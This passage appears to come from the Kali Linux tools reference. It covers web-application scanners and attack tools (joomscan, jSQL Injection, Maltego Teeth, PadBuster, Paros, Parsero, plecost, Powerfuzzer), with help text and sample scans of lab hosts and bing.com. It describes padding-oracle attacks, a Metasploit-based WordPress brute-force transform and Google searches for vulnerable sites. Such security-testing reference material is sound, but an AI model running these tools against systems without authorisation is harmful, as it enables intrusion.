       -g "<string>"    = desired useraGent string(within ")
       -nv             = No Version fingerprinting check
       -nf             = No Firewall detection check
       -nvf/-nfv        = No version+firewall check
       -pe         = Poke version only and Exit
       -ot             = Output to Text file (target-joexploit.txt)
       -oh             = Output to Html file (target-joexploit.htm)
       -vu             = Verbose (output every Url scan)
    -sp         = Show completed Percentage

~Press ENTER key to continue

Example:  ./joomscan.pl -u victim.com -x localhost:8080

Check:    ./joomscan.pl check
         - Check if the scanner update is available or not.

Update:   ./joomscan.pl update
         - Check and update the local database if newer version is available.

Download: ./joomscan.pl download
          - Download the scanner latest version as a single zip file - joomscan-latest.zip.

Defense:  ./joomscan.pl defense
         - Give a defensive note.

About:    ./joomscan.pl story
         - A short story about joomscan.

Read:     ./joomscan.pl read DOCFILE
         DOCFILE - changelog,release_note,readme,credits,faq,owasp_project
```

JOOMSCAN USAGE EXAMPLE

Scan the Joomla installation at the given URL *(-u http://192.168.1.202/joomla)* for vulnerabilities:

```
root@kali:~# joomscan -u http://192.168.1.202/joomla



 ..|''||   '|| '||'  '|'     |      .|'''.|  '||''|.
.|'    ||   '|. '|.  .'     |||     ||..  '   ||   ||
||      ||   ||  ||  |     |  ||     ''|||.   ||...|'
'|.     ||    ||| |||     .''''|.  .     '||  ||
 ''|...|'      |   |     .|.  .||. |'....|'  .||.



=================================================================
OWASP Joomla! Vulnerability Scanner v0.0.4
(c) Aung Khant, aungkhant]at[yehg.net
YGN Ethical Hacker Group, Myanmar, http://yehg.net/lab
Update by: Web-Center, http://web-center.si (2011)
=================================================================



Vulnerability Entries: 673
Last update: October 22, 2012

Use "update" option to update the database
Use "check" option to check the scanner update
Use "download" option to download the scanner latest version package
Use svn co to update the scanner and the database
svn co https://joomscan.svn.sourceforge.net/svnroot/joomscan joomscan



Target: http://192.168.1.202/joomla

Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u9



## Checking if the target has deployed an Anti-Scanner measure

[!] Scanning Passed ..... OK



## Detecting Joomla! based Firewall ...
```

```
[!] No known firewall detected!


## Fingerprinting in progress ...

Use of uninitialized value in pattern match (m//) at ./joomscan.pl line 1009.
~Unable to detect the version. Is it sure a Joomla?

## Fingerprinting done.




Vulnerabilities Discovered
==========================

# 1
Info -> Generic: htaccess.txt has not been renamed.
Versions Affected: Any
Check: /htaccess.txt
Exploit: Generic defenses implemented in .htaccess are not available, so exploiting is more likely to succeed.
Vulnerable? Yes
```

CATEGORIES: WEB APPLICATIONS *TAGS:* HTTP, HTTPS, VULNANALYSIS, WEBAPPS

jSQL

JSQL PACKAGE DESCRIPTION

jSQL Injection is a lightweight application used to find database information from a distant server. jSQL is free, open source and cross-platform (Windows, Linux, Mac OS X, Solaris).

Source: https://code.google.com/p/jsql-injection/

jSQL Homepage | Kali jSQL Repo

- Author: ron190
- License: GPLv3


TOOLS INCLUDED IN THE JSQL PACKAGE

jsql–Alightweightapplicationusedtofinddatabaseinformation

A lightweight application used to find database information from a distant server.

JSQL USAGE EXAMPLE

```
root@kali:~# jsql
```


jSQL Injection
File
Edit
Windows
Help
Connect
Database
Admin page
File
No database
Console
Chunk
Binary
Header
Database version -
Current db -
Current user -
Authenticated user -
TimeBased
Blind
ErrorBased
Normal

http://127.0.0.1/simulate_get.php?lib=

```
-- jSQL Injection version 0.5 --
*** You are running an old version of Java, please install the latest version from java.com.
```

CATEGORIES: VULNERABILITY ANALYSIS, WEB APPLICATIONS*TAGS:* GUI, HTTP, HTTPS, VULNANALYSIS, WEBAPPS

MaltegoTeeth

MALTEGO TEETH PACKAGE DESCRIPTION

Maltego is a unique platform developed to deliver a clear threat picture to the environment that an organization owns and operates. Maltego's unique advantage is to demonstrate the complexity and severity of single points of failure as well as trust relationships that exist currently within the scope of your infrastructure.

The unique perspective that Maltego offers to both network and resource based entities is the aggregation of information posted all over the internet – whether it's the current configuration of a router poised on the edge of your network or the current whereabouts of your Vice President on his international visits, Maltego can locate, aggregate and visualize this information.

Maltego offers the user with unprecedented information. Information is leverage. Information is power. Information is Maltego.

What does Maltego do?

Maltego is a program that can be used to determine the relationships and real world links between:

- People
- Groups of people (social networks)
- Companies
- Organizations
- Web sites
- Internet infrastructure such as:
- Domains
- DNS names
- Netblocks
- IP addresses
- Phrases
- Affiliations
- Documents and files
- These entities are linked using open source intelligence.
- Maltego is easy and quick to install – it uses Java, so it runs on Windows, Mac and Linux.
- Maltego provides you with a graphical interface that makes seeing these relationships instant and accurate – making it possible to see hidden connections.
- Using the graphical user interface (GUI) you can see relationships easily – even if they are three or four degrees of separation away.
- Maltego is unique because it uses a powerful, flexible framework that makes customizing possible. As such, Maltego can be adapted to your own, unique requirements.

What can Maltego do for me?

- Maltego can be used for the information gathering phase of all security related work. It will save you time and will allow you to work more accurately and smarter.
- Maltego aids you in your thinking process by visually demonstrating interconnected links between searched items.
- Maltego provide you with a much more powerful search, giving you smarter results.
- If access to "hidden" information determines your success, Maltego can help you discover it.

Source: http://paterva.com/web6/products/maltego.php

Maltego Homepage | Kali Maltego Teeth Repo

- Author: Paterva
- License: Commercial

MALTEGO TEETH README

```
root@kali:~# cat /opt/Teeth/README.txt
NB NB: This runs on Kali Linux
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
#Make directory /opt/Teeth/
#Copy tgz to /opt/Teeth/
#Untar

Load the config file called /opt/Teeth/etc/Maltego_config.mtz file into Maltego.
This is painless:
1) Open Maltego Tungsten (or Radium)
2) Click top left globe/sphere (Application button)
3) Import -> Import configuration, choose /opt/Teeth/etc/Maltego_config.mtz

Notes
-----
Config file is in /opt/Teeth/etc/TeethConfig.txt
Everything can be set in the config file.

Log file is /var/log/Teeth.log, tail -f it while you running transforms for
real time logs of what's happening.

You can set DEBUG/INFO. DEBUG is useful for seeing progress - set in
/opt/Teeth/units/TeethLib.py line 26

Look in cache/ directory. Here you find caches of:
1) Nmap results
2) Mirrors
3) SQLMAP results

You need to remove cache files by hand if you no longer want them.
You can run housekeep/clear_cache.sh but it removes EVERYTHING.

The WP brute transform uses Metasploit.Start Metasploit server so:
    msfconsole -r /opt/Teeth/static/Teeth-MSF.rc
It takes a while to start, so be patient.

In /housekeep is killswitch.sh - it's the same as killall python.
```

CATEGORIES: EXPLOITATION TOOLS, INFORMATION GATHERING, PASSWORD ATTACKS, WEB APPLICATIONS*TAGS:* EXPLOITATION, GUI, PORTSCANNING, WEBAPPS

PadBuster

PADBUSTER PACKAGE DESCRIPTION

PadBuster is a Perl script for automating Padding Oracle Attacks. PadBuster provides the capability to decrypt arbitrary ciphertext, encrypt arbitrary plaintext, and perform automated response analysis to determine whether a request is vulnerable to padding oracle attacks.

Source: https://github.com/GDSSecurity/PadBuster

PadBuster Homepage | Kali PadBuster Repo

- Author: Brian Holyfield, Gotham Digital Science
- License: Reciprocal Public License 1.5

TOOLS INCLUDED IN THE PADBUSTER PACKAGE

padbuster–ScriptforperformingPaddingOracleattacks

```
root@kali:~# padbuster

+-------------------------------------------+
| PadBuster - v0.3.3                      |
| Brian Holyfield - Gotham Digital Science  |
| labs@gdssecurity.com                     |
+-------------------------------------------+

    Use: padBuster.pl URL EncryptedSample BlockSize [options]

  Where: URL = The target URL (and query string if applicable)
        EncryptedSample = The encrypted value you want to test. Must
                         also be present in the URL, PostData or a Cookie
        BlockSize = The block size being used by the algorithm

Options:
     -auth [username:password]: HTTP Basic Authentication
     -bruteforce: Perform brute force against the first block
     -ciphertext [Bytes]: CipherText for Intermediate Bytes (Hex-Encoded)
        -cookies [HTTP Cookies]: Cookies (name1=value1; name2=value2)
        -encoding [0-4]: Encoding Format of Sample (Default 0)
                        0=Base64, 1=Lower HEX, 2=Upper HEX
                        3=.NET UrlToken, 4=WebSafe Base64
        -encodedtext [Encoded String]: Data to Encrypt (Encoded)
        -error [Error String]: Padding Error Message
        -headers [HTTP Headers]: Custom Headers (name1::value1;name2::value2)
    -interactive: Prompt for confirmation on decrypted bytes
    -intermediate [Bytes]: Intermediate Bytes for CipherText (Hex-Encoded)
    -log: Generate log files (creates folder PadBuster.DDMMYY)
    -noencode: Do not URL-encode the payload (encoded by default)
    -noiv: Sample does not include IV (decrypt first block)
        -plaintext [String]: Plain-Text to Encrypt
        -post [Post Data]: HTTP Post Data String
    -prefix [Prefix]: Prefix bytes to append to each sample (Encoded)
    -proxy [address:port]: Use HTTP/S Proxy
    -proxyauth [username:password]: Proxy Authentication
    -resume [Block Number]: Resume at this block number
    -usebody: Use response body content for response analysis phase
        -verbose: Be Verbose
        -veryverbose: Be Very Verbose (Debug Only)
```

PADBUSTER USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: WEB APPLICATIONS*TAGS:* VULNANALYSIS, WEBAPPS

Paros

PAROS PACKAGE DESCRIPTION

A Java based HTTP/HTTPS proxy for assessing web application vulnerability. It supports editing/viewing HTTP messages on-the-fly. Other featuers include spiders, client certificate, proxy-chaining, intelligent scanning for XSS and SQL injections etc.

Source: http://www.parosproxy.org/index.shtml

Paros Homepage | Kali Paros Repo

- Author: parosproxy.org
- License: Clarified Artistic License


TOOLS INCLUDED IN THE PAROS PACKAGE

paros–Webapplicationproxy

Lightweight web application testing proxy.

PAROS USAGE EXAMPLE

```
root@kali:~# paros
```


Untitled Session – Paros
File Edit View Analyse Report Tools Help
Sites
Sites
Request
Response
Trap
Raw View
History
Spider
Alerts
Output

CATEGORIES: WEB APPLICATIONS*TAGS:* GUI, HTTP, HTTPS, INFOGATHERING, PROXY, SNIFFING, WEBAPPS

Parsero

PARSERO PACKAGE DESCRIPTION

Parsero is a free script written in Python which reads the Robots.txt file of a web server and looks at the Disallow entries. The Disallow entries tell the search engines what directories or files hosted on a web server mustn't be indexed. For example, "Disallow: /portal/login" means that the content on www.example.com/portal/login it's not allowed to be indexed by crawlers like Google, Bing, Yahoo… This is the way the administrator have to not share sensitive or private information with the search engines.

But sometimes these paths typed in the Disallows entries are directly accessible by the users without using a search engine, just visiting the URL and the Path, and sometimes they are not available to be visited by anybody… Because it is really common that the administrators write a lot of Disallows and some of them are available and some of them are not, you can use Parsero in order to check the HTTP status code of each Disallow entry in order to check automatically if these directories are available or not.

Also, the fact the administrator write a robots.txt, it doesn’t mean that the files or directories typed in the Dissallow entries will not be indexed by Bing, Google, Yahoo… For this reason, Parsero is capable of searching in Bing to locate content indexed without the web administrator authorization. Parsero will check the HTTP status code in the same way for each Bing result.

Source: https://github.com/behindthefirewalls/Parsero

Parsero Homepage | Kali parsero Repo

- Author: Javier Nieto
- License: GPLv2

TOOLS INCLUDED IN THE PARSERO PACKAGE

parsero–robots.txtaudittool

```
root@kali:~# parsero -h


          ____
         |  _ \ __ _ _ __ ___  ___ _ __ ___
         | |_) / _` | '__/ __|/ _ \ '__/ _ \
         |  __/ (_| | |  \__ \  __/ | | (_) |
         |_|   \__,_|_|  |___/\___|_|  \___/

usage: parsero [-h] [-u URL] [-o] [-sb]

optional arguments:
  -h, --help  show this help message and exit
  -u URL      Type the URL which will be analyzed
  -o          Show only the "HTTP 200" status code
  -sb         Search in Bing indexed Disallows
```

PARSERO USAGE EXAMPLE

Search for results from a website ***(–u www.bing.com)*** using Bing indexed Disallows ***(–sb)***:

```
root@kali:~# parsero -u www.bing.com -sb


      ____
     |  _ \ __ _ _ __ ___  ___ _ __ ___
     | |_) / _` | '__/ __|/ _ \ '__/ _ \
     |  __/ (_| | |  \__ \  __/ | | (_) |
     |_|   \__,_|_|  |___/\___|_|  \___/

Starting Parsero v0.75 (https://github.com/behindthefirewalls/Parsero) at 06/09/14
12:48:25
Parsero scan report for www.bing.com
```

```
http://www.bing.com/travel/secure 301 Moved Permanently
http://www.bing.com/travel/flight/flightSearchAction 301 Moved Permanently
http://www.bing.com/travel/css 301 Moved Permanently
http://www.bing.com/results 404 Not Found
http://www.bing.com/spbasic 404 Not Found
http://www.bing.com/entities/search 302 Found
http://www.bing.com/translator/? 200 OK
http://www.bing.com/Proxy.ashx 404 Not Found
http://www.bing.com/images/search? 200 OK
http://www.bing.com/travel/hotel/hotelSearch 301 Moved Permanently
http://www.bing.com/static/ 404 Not Found
http://www.bing.com/offers/proxy/dealsserver/api/log 405 Method Not Allowed
http://www.bing.com/shenghuo 301 Moved Permanently
http://www.bing.com/widget/render 200 OK
```

CATEGORIES: INFORMATION GATHERING, WEB APPLICATIONS*TAGS:* INFOGATHERING, WEBAPPS

plecost

PLECOST PACKAGE DESCRIPTION

WordPress finger printer tool, plecost search and retrieve information about the plugins versions installed in WordPress systems. It can analyze a single URL or perform an analysis based on the results indexed by Google. Additionally displays CVE code associated with each plugin, if there. Plecost retrieves the information contained on Web sites supported by WordPress, and also allows a search on the results indexed by Google.

Source: https://code.google.com/p/plecost/

plecost Homepage | Kali plecost Repo

- Author: Francisco Jesus Gomez, Daniel Garcia Garcia
- License: GPLv3

TOOLS INCLUDED IN THE PLECOST PACKAGE

plecost

```
root@kali:~# plecost -h

///////////////////////////////////////////////
// ..................................DMI...
// .............................:MMMM......
// .........................$MMMMM:........
// .........M.....,M,=NMMMMMMMMD..........
// ........MMN...MMMMMMMMMMMM,.............
// .......MMMMMMMMMMMMMMMMM~...............
// .......MMMMMMMMMMMMMMM..................
// ....?MMMMMMMMMMMMMMMN$I.................
// .?.MMMMMMMMMMMMMMMMMMMMMM...............
// .MMMMMMMMMMMMMMN........................
// 7MMMMMMMMMMMMMON$.......................
// ZMMMMMMMMMMMMMMMMMM.......plecost.......
// .:MMMMMMMZ~7MMMMMMMMMO..................
// ....~+:.................................
//
// Plecost - Wordpress finger printer Tool (with threads support) 0.2.2-9-beta
//
// Developed by:
//        Francisco Jesus Gomez aka (ffranz@iniqua.com)
//        Daniel Garcia Garcia (dani@iniqua.com)
//
// Info: http://iniqua.com/labs/
// Bug report: plecost@iniqua.com


Usage: /usr/bin/plecost [options] [ URL | [-l num] -G]



Google search options:
    -l num    : Limit number of results for each plugin in google.
    -G       : Google search mode

Options:
    -n       : Number of plugins to use (Default all - more than 7000).
    -c       : Check plugins only with CVE associated.
    -R file   : Reload plugin list. Use -n option to control the size (This take several
minutes)
    -o file   : Output file. (Default "output.txt")
    -i file   : Input plugin list. (Need to start the program)
    -s time   : Min sleep time between two probes. Time in seconds. (Default 10)
    -M time   : Max sleep time between two probes. Time in seconds. (Default 20)
    -t num    : Number of threads. (Default 1)
    -h       : Display help. (More info: http://iniqua.com/labs/)

Examples:

  * Reload first 5 plugins list:
        plecost -R plugins.txt -n 5
  * Search vulnerable sites for first 5 plugins:
        plecost -n 5 -G -i plugins.txt
   * Search plugins with 20 threads, sleep time between 12 and 30 seconds for
www.example.com:
        plecost -i plugin_list.txt -s 12 -M 30 -t 20 -o results.txt www.example.com
```

PLECOST USAGE EXAMPLE

Use 100 plugins *(-n 100)*, sleep for 10 seconds between probes *(-s 10)* but no more than 15 *(-M 15)* and use the plugin list *(-i /usr/share/plecost/wp_plugin_list.txt)* to scan the given URL *(192.168.1.202/wordpress)*:

```
root@kali:~# plecost -n 100 -s 10 -M 15 -i /usr/share/plecost/wp_plugin_list.txt
192.168.1.202/wordpress
[*] Num of checks set to: 100

--------------------------------------------------
[*] Input plugin list set to: /usr/share/plecost/wp_plugin_list.txt
[*] Min sleep time set to: 10
[*] Max sleep time set to: 15
--------------------------------------------------


==> Results for: 192.168.1.202/wordpress <==

[i] Wordpress version found:  3.9.1
[i] Wordpress last public version: 3.9.1



[*] Search for installed plugins



[i] Plugin found: akismet
    |_Latest version:  2.4.0
    |_ Installed version: 3.0.0
    |_CVE list:
    |___CVE-2009-2334: (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-2334)
    |___CVE-2007-2714: (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-2714)
    |___CVE-2006-4743: (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-4743)
    |___CVE-2009-2334: (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-2334)
    |___CVE-2007-2714: (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-2714)
    |___CVE-2006-4743: (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-4743)
```

CATEGORIES: *WEB APPLICATIONS*TAGS: *ENUMERATION, HTTP, HTTPS, VULNANALYSIS, WEBAPPS*

Powerfuzzer

POWERFUZZER PACKAGE DESCRIPTION

Powerfuzzer is a highly automated and fully customizable web fuzzer (HTTP protocol based application fuzzer) based on many other Open Source fuzzers available and information gathered from numerous security resources and websites. It was designed to be user friendly, modern, effective and working.

Currently, it is capable of identifying these problems:

- Cross Site Scripting (XSS)
- Injections (SQL, LDAP, code, commands, and XPATH)
- CRLF
- HTTP 500 statuses (usually indicative of a possible misconfiguration/security flaw incl. buffer overflow)

Designed and coded to be modular and extendable. Adding new checks should simply entail adding new methods.

Source: http://www.powerfuzzer.com/

Powerfuzzer Homepage | Kali Powerfuzzer Repo

- Author: Marcin Kozlowski
- License: GPLv3


TOOLS INCLUDED IN THE POWERFUZZER PACKAGE

powerfuzzer – Web Application Vulnerability Scanner

A Web Application Vulnerability Scanner.

POWERFUZZER USAGE EXAMPLE

```
root@kali:~# powerfuzzer
```


Powerfuzzer v1 BETA
File
Credentials
User
Password
Cookie
Proxy
Verbosity
○ Low
○ Medium
● High
Timeout
